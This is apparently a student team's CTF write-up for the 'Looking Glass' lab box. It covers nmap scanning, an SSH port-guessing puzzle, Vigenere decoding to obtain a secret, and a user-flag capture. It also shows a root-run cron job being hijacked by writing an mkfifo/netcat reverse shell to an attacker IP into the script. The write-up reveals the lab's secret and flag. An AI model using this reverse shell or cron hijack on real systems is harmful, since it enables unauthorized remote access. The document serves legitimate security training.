PenTest 1

Looking Glass

OraOraOra

Members

ID	Name	Role
1211103141	Muhammad Haikal Afiq Bin Rafingei	Leader
1211103148	Muhamad Izzul Iqbal Bin Ismail	Member
1211103830	Hakeem Bin Aminudin	Member

<u>Recon and Enumeration</u>


Members Involved: Hakeem

Tools used: **Nmap / ssh**

Thought Process and Methodology and Attempts:


Starting with a nmap to find open port of the machine

nmap <Your-Machine-IP>




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.173.224
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 11:08 EDT
Nmap scan report for 10.10.173.224
Host is up (0.26s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
9000/tcp  open  cslistener
9001/tcp  open  tor-orport
9002/tcp  open  dynamid
9003/tcp  open  unknown
9009/tcp  open  pichat
9010/tcp  open  sdr
9011/tcp  open  d-star
9040/tcp  open  tor-trans
9050/tcp  open  tor-socks
9071/tcp  open  unknown
9080/tcp  open  glrpc
9081/tcp  open  cisco-aqos
9090/tcp  open  zeus-admin
9091/tcp  open  xmltec-xmlmail
9099/tcp  open  unknown
9100/tcp  open  jetdirect
9101/tcp  open  jetdirect
9102/tcp  open  jetdirect
9103/tcp  open  jetdirect
9110/tcp  open  unknown
```

We tried searching for enumeration and CVE’s for the running services but nothing was interesting. So we tried connecting to some of the dropbear-sshd and found a pattern telling us something.



```
└─$ ssh 10.10.68.11 -p 12465
The authenticity of host '[10.10.68.11]:12465 ([10.10.68.11]:12465)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    (60 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.68.11]:12465' (RSA) to the list of known hosts.
Higher
Connection to 10.10.68.11 closed.

┌──(kali㉿kali)-[~]
└─$ ssh 10.10.68.11 -p 12461
The authenticity of host '[10.10.68.11]:12461 ([10.10.68.11]:12461)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    (61 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.68.11]:12461' (RSA) to the list of known hosts.
Lower
Connection to 10.10.68.11 closed.
```


It showed “Lower” and “Higher” on different ports cleverly suggesting that we need to find the port b/w them that is our way ahead. After a lot of trial-and-error, finally we found the port we were looking for.



```
The authenticity of host '[10.10.68.11]:12463 ([10.10.68.11]:12463)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    (62 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.68.11]:12463' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```

We found a “Cipher” text which upon searching was actually a poem “Jabberwocky”

We found out that it was actually a “Vigenere Cipher”. So we tried different online decoders and found the key for the cipher which will give us the clear text.



Vigenere Tool

```
'Awbw utqasmx, tun tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
```

thealphabetcipher

Standard Mode

English

Auto Solve Options

Min Key Length: 3

Max Key Length: 20

Iterations: 100

Max Results: 10

Spacing Mode: Automatic


Results

Decoded message

```
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
```

Final Result:

The last line of the cipher when decrypted with the key was the line with our secret. Type in that "secret" and you will get your SSH credentials.



Results

Decoded message.

```
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```


Initial Foothold

Members Involved: Izzul

Tools used: Kali Linux, SSH, Netcat


Thought Process and Methodology and Attempts:

After getting the password for the “jabberwock” user, Izzul logs into the user to get more information.



```
┌──(kali㉿kali)-[~]
└─$ ssh -l jabberwock 10.10.141.255
The authenticity of host '10.10.141.255 (10.10.141.255)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:16: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.141.255' (ED25519) to the list of known hosts.
jabberwock@10.10.141.255's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
```


Try listing the files, Izzul can see there are 3 available files.



```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
```

Izzul tried opening the poem.txt, but nothing important, only a well written poem.


Izzul then tries opening the user.txt file, bullseye, and Izzul gets the first flag that we need.



```
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
```


However, it is reversed. Izzul can use a text reverser tool on the web. That’s the user flag.

There is another file, try opening twasBrillig.sh, it is a script.




```
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
```

Izzul then proceed to find other clues and leads. Izzul try to search if there is any cron job available. And there is one.




```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.dail
y )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.week
ly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.mont
hly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

Izzul reboot to get into the user “tweedledum”. Let’s insert our reverse shell first in the twasBrillig.sh.




```
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.3
.22 1234 >/tmp/f" >twasBrillig.sh
```

Don’t forget to activate the listener in the attack machine.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```


Proceed to reboot the machine and wait for our listener to catch something.



```
jabberwock@looking-glass:~$ sudo reboot
Connection to 10.10.141.255 closed by remote host.
Connection to 10.10.141.255 closed.
```

Final Result:

Izzul already inserted the reverse shell, now we just have to be patient for the listener to catch something, around 1-2 minutes before we can proceed with our task.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```


<u>Horizontal Privilege Escalation</u>

Members Involved: Haikal

Tools used: Kali Linux, ssh, netcat

